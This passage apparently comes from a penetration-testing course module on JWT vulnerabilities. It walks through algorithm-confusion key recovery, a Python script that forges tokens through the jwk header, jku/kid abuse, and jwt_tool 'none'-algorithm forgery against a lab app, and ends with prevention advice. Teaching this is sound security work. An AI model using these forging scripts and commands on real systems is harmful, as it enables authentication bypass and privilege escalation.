To execute an algorithm confusion attack, we need access to the public key used by the web application for signature verification. While this public key is often provided by the web application, there are cases where we cannot obtain it directly. However, since the key is not meant to be kept private, it can be computed from the JWTs themselves.

To achieve this, we will use rsa_sign2n. The tool comes with a docker container we can use to compute the public key used to sign the JWTs.

We can build the docker container like so:

mayala@htb[/htb] `$ git clone https://github.com/silentsignal/rsa_sign2n $ cd rsa_sign2n/standalone/ $ docker build . -t sig2n`

Now we can run the docker container:


mayala@htb[/htb] `$ docker run -it sig2n /bin/bash`

We must provide the tool with two different JWTs signed with the same public key to run it. We can obtain multiple JWTs by sending the login request multiple times in Burp Repeater. Afterward, we can run the script in the docker container with the captured JWTs:


```
mayala@htb[/htb] $ python3 jwt_forgery.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTI3MTkyOX0.<SNIP>
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTI3MTk0Mn0.<SNIP> [*] GCD: 0x1 [*] GCD: 0xb196 <SNIP> [+] Found n with multiplier 1 : 0xb196 <SNIP> [+] Written to b1969268f0e66b1c_65537_x509.pem [+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImh0Yi1zdGRudCIsICJpc0FkbWluIjogZmFsc2UsICJleHAiOiAxNzExMzU2NTczfQ.Dq6bu6oNyTKStTD6YycB9EzmXoTiMJ9aKu_nNMLx7RM' [+] Written to b1969268f0e66b1c_65537_pkcs1.pem [+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImh0Yi1zdGRudCIsICJpc0FkbWluIjogZmFsc2UsICJleHAiOiAxNzExMzU2NTczfQ.vFrCp8X_-Te6ENlAi4-a_xitEaOSfEzQIbQbzXpWnVE'
================================================================================
Here are your JWT's once again for your copypasting pleasure
================================================================================
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImh0Yi1zdGRudCIsICJpc0FkbWluIjogZmFsc2UsICJleHAiOiAxNzExMzU2NTczfQ.Dq6bu6oNyTKStTD6YycB9EzmXoTiMJ9aKu_nNMLx7RM
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImh0Yi1zdGRudCIsICJpc0FkbWluIjogZmFsc2UsICJleHAiOiAxNzExMzU2NTczfQ.vFrCp8X_-Te6ENlAi4-a_xitEaOSfEzQIbQbzXpWnVE
```

The tool may compute multiple public key candidates. To reduce the number of candidates, we can rerun it with different JWTs captured from the web application. Additionally, the tool automatically creates symmetric JWTs signed with the computed public key in different formats. We can use these JWTs to test for an algorithm confusion vulnerability.

If we analyze the JWT created by the tool, we can see that it indeed uses a symmetric signature algorithm (`HS256`):



Furthermore, if we send this token to the web application, it is accepted. Thus proving that the web application is vulnerable to algorithm confusion:




Forging a Token

Now that we have confirmed the vulnerability allows us to forge tokens, we will exploit it to obtain administrator privileges. `rsa_sign2n` conveniently saves the public key to a file within the docker container:

mayala@htb[/htb] `$ cat b1969268f0e66b1c_65537_x509.pem -----BEGIN PUBLIC KEY-----`
`MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsZaSaPDmaxyds/NMppno`
`dUEWomQEdu+p57T4B7tjCZp0nRQk1HnOR8LuTztHn6U4ZKEHvHWGF7PxHHgtxrTb`
`7uhbwhsu3XVTcd1c/S2G9TCvW4WaF8uqNjgzUJEANsABGXHSVCuM7CLf2jWjVyWX`
`6w4dbyK3LNHvt/tkJspeGwx3wT1Gq2RpQ6n0+J/q6vxKBAc4z9QuzfgLPpnZFdYj`
`kZyJimyFmiyPDP6k2MZYr6rgiuUhCQQlFBL8yS94dITAoZhGIJDtNW9WDV7gOB8t`
`OgPrAdBM2rm8SmlNjsaHxIDec2E+qafCm8VnwSLXHXb9IDvLSTCqI+gOSJEGgTuT VQIDAQAB -----`
`END PUBLIC KEY-----`

Now, we can use `CyberChef` to forge our JWT by selecting the `JWT Sign` operation. We must set the `Signing algorithm` to `HS256` and paste the public key into the `Private/Secret key` field. Additionally, we need to add a newline (`\n`) at the end of the public key:

Finally, we need to provide the forged JWT to the web application to escalate our privileges:



Further JWT Attacks

There are other vulnerabilities that can affect JWTs, and while we cannot cover all of them, a few are worth learning about. These include vulnerabilities resulting from shared JWT secrets between web applications and use of other standardized JWT claims. While the JWT header often contains only the `alg` and `type` claims, the standard defines multiple additional claims that may be used in JWT headers.

Reusing JWT Secrets

If a company hosts multiple web applications that use JWTs for authentication, each must use a different signing secret. If this is not the case, an attacker might be able to use a JWT obtained from one web application to authenticate to another. This situation becomes particularly problematic if one of these web applications grants higher privilege level access, and both encode the privilege level within the JWT.

For instance, assume a company hosts two different social media networks: `socialA.htb` and `socialB.htb`. Furthermore, a sample user is a moderator on `socialA`, thus their JWT contains the claim `"role": "moderator"`, while on `socialB` they do not have any special privileges, i.e., the JWT contains the claim `"role": "user"`. If both social networks used the same JWT secret, the sample user would be able to re-use their JWT from `socialA` on `socialB` to obtain moderator privileges.


Exploiting jwk

Before discussing how to exploit the `jwk` claim, let us understand its purpose. The claim is defined in the JWS standard:

```
The "jwk" (JSON Web Key) Header Parameter is the public key that corresponds
to the key used to digitally sign the JWS.
This key is represented as a JSON Web Key. Use of this Header Parameter is
OPTIONAL.
```

As we can see, `jwk` contains information about the public key used for key verification for asymmetric JWTs. If the web application is misconfigured to accept arbitrary keys provided in the `jwk` claim, we could forge a JWT, sign it with our own private key, and then provide the corresponding public key in the `jwk` claim for the web application to verify the signature and accept the JWT.

Just like before, let us obtain and analyze a JWT by logging into the web application:



We can see that this time, the JWT's header contains a `jwk` claim with the details about the public key. Let us attempt to execute our exploit plan, which we discussed before.

Firstly, we need to generate our own keys to sign the JWT. We can do so with the following commands:

mayala@htb[/htb] `$ openssl genpkey -algorithm RSA -out exploit_private.pem -pkeyopt rsa_keygen_bits:2048 $ openssl rsa -pubout -in exploit_private.pem -out exploit_public.pem`

With these keys, we need to perform the following steps:

- Manipulate the JWT's payload to set the `isAdmin` claim to `true`
- Manipulate the JWT's header to set the `jwk` claim to our public key's details
- Sign the JWT using our private key

We can automate the exploitation using the following python script:


```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
from jose import jwk
import jwt

# JWT Payload
jwt_payload = {'user': 'htb-stdnt', 'isAdmin': True}

# convert PEM to JWK
with open('exploit_public.pem', 'rb') as f:
    public_key_pem = f.read()
public_key = serialization.load_pem_public_key(public_key_pem,
backend=default_backend())
jwk_key = jwk.construct(public_key, algorithm='RS256')
jwk_dict = jwk_key.to_dict()

# forge JWT
with open('exploit_private.pem', 'rb') as f:
    private_key_pem = f.read()
token = jwt.encode(jwt_payload, private_key_pem, algorithm='RS256', headers=
{'jwk': jwk_dict})

print(token)
```

We can run it after installing the required dependencies:


mayala@htb[/htb] `$ pip3 install pyjwt cryptography python-jose $ python3 exploit.py`


```
eyJhbGciOiJSUzI1NiIsImp3ayI6eyJhbGciOiJSUzI1NiIsImUiOiJBUUFCIiwia3R5IjoiUlNBIiwi
biI6InJ0eV96YWRVSjJBZFpfQ3BqaDJCRlVQd2YtWnlWeUt6aWYzbjZZc3ZxVWlwZjh5ZVNpSGk2RFJV
Rm9ibzVfMnpnSnRQeVVGTmNyRzIwSWd6cTdobzRDNWRfcVN0d2RfVnRfcHQ0Q0Zmdm1CZHRlZzVTcmJI
YVVlbU1CQXFYbVB6S2sxOUNOVkZTdVhqa21mSk9OZ1Q3Q3VoRFV5bTFiN3U3TjNsQmlZVmh2Rnl5NVZ1
dHplNkN2MS1aMTF0THhCaEF4cnlNTHNsSG1HODZmNld5ZTAwcGYyR21xel93LTdGT3dfcUFZdUwtZlpM
VXNZSVltT01PVDAxa3pMV1VWSDJ0R2VYNGdYaVc2YU94cC1SNFd4NUo5ai1QZlFjcVFTOXduOHZ0Ry1r
SjBQYlRVbGozUi12djk3d0VLcEZuanhzSGxWN1Rvcm9nSWJKTDZ4YUZJR3YxUSJ9LCJ0eXAiOiJKV1Qi
fQ.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6dHJ1ZX0.FimEK1Cnw1PL8Krt7mpzIcBAkVgTO
AVquh7yUFIr3xrQmaDzObxmlkOZmHwmBN1Odc0NOZToWVo_o-
0Yf1ldPvueGlCShlUyoOyFMVQhiWcW_EIpCPdRoG60Venyp6ePHirrZGPSXz4JAKUKRdj4CWK_2sIHlQ
mGmmMy0W1hL-08Dq-oueYWY-
OsshDrbyMx6ibZ8vmVL4PkiBv6PalPDIrIrJZHEM0tr0IotZy_MNiOF2Rvy22XU2FapIj0cuCL21vud9
k_IQZwVhPdEJ_XEnnLiFYRYI0wBl3SQ9N4xtt0eMPSe4CqtOd4veYT1JCmqL6jKkkumIqdUHcdQhA_A
w
```

Analyzing our forged token, we can see that the payload was successfully manipulated, and the `jwk` claim now contains our public key's details:



Finally, we can use our forged token to obtain administrative access:



Exploiting jku

Another interesting claim is the `jku` claim, which has the following purpose, according to the JWS standard:

```
The "jku" (JWK Set URL) Header Parameter is a URI that refers to a resource
for a set of JSON-encoded public keys,
one of which corresponds to the key used to digitally sign the JWS.
The keys MUST be encoded as a JWK Set. The protocol used to acquire the
resource MUST provide integrity protection;
an HTTP GET request to retrieve the JWK Set MUST use Transport Layer
```

```
Security (TLS),
and the identity of the server MUST be validated,
as per [Section 6 of RFC 6125]. Also, see [Section 8] on TLS requirements.
Use of this Header Parameter is OPTIONAL.
```

As such, the `jku` claim serves a similar purpose to the `jwk` claim. However, instead of holding the key details directly, the claim contains a URL that serves the key details. If a web application does not correctly check this claim, it can be exploited by an attacker similar to the jwk claim. The process is nearly identical; however, instead of embedding the key details into the jwk claim, the attacker hosts the key details on his web server and sets the JWT's jku claim to the corresponding URL.

Furthermore, the jku claim may potentially be exploited for blind GET-based Server Side Request Forgery (SSRF) attacks. For more details on these types of attacks, check out the Server-side Attacks module.

Further Claims

There are further JWT claims that can be potentially exploited. These include the `x5c` and `x5u` claims, which serve a similar purpose to the jwk and jku claims. The main difference is that these claims do not contain information about the public key but about the certificate or certificate chain. However, exploiting these claims is similar to the jwk and jku exploits. Finally, there is the `kid` claim, which uniquely identifies the key used to secure the JWT. Depending on how the web application handles this parameter, it may lead to a broad spectrum of web vulnerabilities, including path traversal, SQL injection, and even command injection. However, these would require severe misconfigurations within the web application that rarely occur in the real world.

For more details on these claims, check out the JWS standard.

Tools of the Trade & Vulnerability Prevention

This section will showcase tools that can aid us in identifying and exploiting JWT-based vulnerabilities. Furthermore, we will briefly explore how to prevent JWT-based vulnerabilities.

Tools of the Trade

Penetration testers commonly use jwt_tool to analyze and identify vulnerabilities in JWTs. The installation process only requires cloning the repository and installing the required

dependencies:

```
mayala@htb[/htb] $ git clone https://github.com/ticarpi/jwt_tool $ pip3 install -r requirements.txt
```

We can then run the tool by executing the python script `jwt_tool.py`:

```
mayala@htb[/htb] $ python3 jwt_tool/jwt_tool.py \ \ \ \ \ \__ | | \ |\__ __| \__ __| | | | \ | | | \ \ | | \ | | | __ \ __ \ | \ | _ | | | | | | | | | / \ | | | | | | | \ | / \ | | |\ |\ | | \______/ \__/ \__| \__| \__| \______/ \______/ \__| Version 2.2.6 \______| @ticarpi No config file yet created. Running config setup. Configuration file built - review contents of "jwtconf.ini" to customise your options. Make sure to set the "httplistener" value to a URL you can monitor to enable out-of-band checks.
```

Let us take a look at the different functionalities the tool provides by calling its help flag:

```
mayala@htb[/htb] $ python3 jwt_tool/jwt_tool.py -h <SNIP> -X EXPLOIT, --exploit EXPLOIT eXploit known vulnerabilities: a = alg:none n = null signature b = blank password accepted in signature s = spoof JWKS (specify JWKS URL with -ju, or set in jwtconf.ini to automate this attack) k = key confusion (specify public key with -pk) i = inject inline JWKS <SNIP> -C, --crack crack key for an HMAC-SHA token (specify -d/-p/-kf) -d DICT, --dict DICT dictionary file for cracking -p PASSWORD, --password PASSWORD password for cracking -kf KEYFILE, --keyfile KEYFILE keyfile for cracking (when signed with 'kid' attacks) <SNIP>
```

From the output of `jwt_tool.py`, we know that it can analyze JWTs, brute-force JWT secrets, and perform other various attacks, including those discussed in previous sections.

JWT Analysis

We can analyze any given JWT with `jwt_tool` by providing it as an argument. Let us test it with a JWT from a previous section:

```
mayala@htb[/htb] $ python3 jwt_tool/jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTE4NjA0NH0.ecpzHiyA5I1-KYTTF251bUiUM-tNnrIMwvHeSZf0eB0 ==========  Decoded Token Values: ==========  Token header values: [+] alg = "HS256" [+] typ = "JWT" Token payload values: [+] user = "htb-stdnt" [+] isAdmin = False [+] exp = 1711186044 ==> TIMESTAMP = 2024-03-23 10:27:24 (UTC) [-] TOKEN IS EXPIRED! ----------  JWT common timestamps: iat = IssuedAt exp = Expires nbf = NotBefore ----------
```


As we can see, the tool provides us with all the information contained in the JWT, including the JWT's header and the JWT's payload. It even lets us know that the token provided has already expired since the timestamp in the `exp` claim was in the past.

Forging JWTs


We can use `jwt_tool` to programmatically forge altered JWTs instead of doing so manually, as in the previous sections. For instance, we can forge a JWT which uses the `none` algorithm by specifying the `-X a` flag. Additionally, we can tell the tool to set the `isAdmin` claim to `true` by specifying the following flags: `-pc isAdmin -pv true -I`. Let us combine these flags to forge a JWT that enables us to obtain administrator privileges in the lab from the previous sections:

mayala@htb[/htb] `$ python3 jwt_tool/jwt_tool.py -X a -pc isAdmin -pv true -I eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTE4NjA0NH0.ecpzHiyA5I1-KYTTF251bUiUM-tNnrIMwvHeSZf0eB0 <SNIP> jwttool_811c498343f37b0d48592a9743187ebf - EXPLOIT: "alg":"none" - this is an exploit targeting the debug feature that allows a token to have no signature (This will only be valid on unpatched implementations of JWT.) [+] eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ. jwttool_fb9f8d45657b7264e23d8e17a2cc438e - EXPLOIT: "alg":"None" - this is an exploit targeting the debug feature that allows a token to have no signature (This will only be valid on unpatched implementations of JWT.) [+] eyJhbGciOiJOb25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ. jwttool_c2d4f2dda19221badff0ee7d78e80575 - EXPLOIT: "alg":"NONE" - this is an exploit targeting the debug feature that allows a token to have no signature (This will only be valid on unpatched implementations of JWT.) [+] eyJhbGciOiJOT05FIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ. jwttool_367f25ee04f77adb0cb665bf07d80f3c - EXPLOIT: "alg":"nOnE" - this is an exploit targeting the debug feature that allows a token to have no signature (This will only be valid on unpatched implementations of JWT.) [+] eyJhbGciOiJuT25FIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ.`

As we can see, the tool generated JWTs that use the `none` algorithm with various lower- and uppercase combinations, aiming to bypass potential blacklists. We can confirm that the token contains the claims we injected by analyzing it:



The JWT contains the `none` alg claim and the injected value for the `isAdmin` claim. Passing this token to the corresponding lab from a few sections ago grants us administrator privileges:



Feel free to revisit the previous sections and try to solve the labs with `jwt_tool` to get experience with the tool.

Vulnerability Prevention

It is crucial to abide by the following items to prevent vulnerabilities in JWT-based authentication implementations:

- Plan and document the JWT configuration that the web application uses. This configuration includes the signature algorithm as well as which claims are used by the web application
- Do not implement custom JWT handling logic. Instead, rely on established libraries to handle JWT operations such as signature generation, signature verification, and claim extraction. Ensure that the library used is up to date.
- Tie the JWT handling logic down to suit the corresponding JWT configuration. For instance, reject tokens that are not signed with the expected signature algorithm
- If claims such as the `jku` claim are used, implement a whitelist of allowed hosts before fetching any data from remote origins to prevent SSRF vulnerabilities

- Always include an expiration date within the `exp` claim of the JWT to prevent JWTs from being valid indefinitely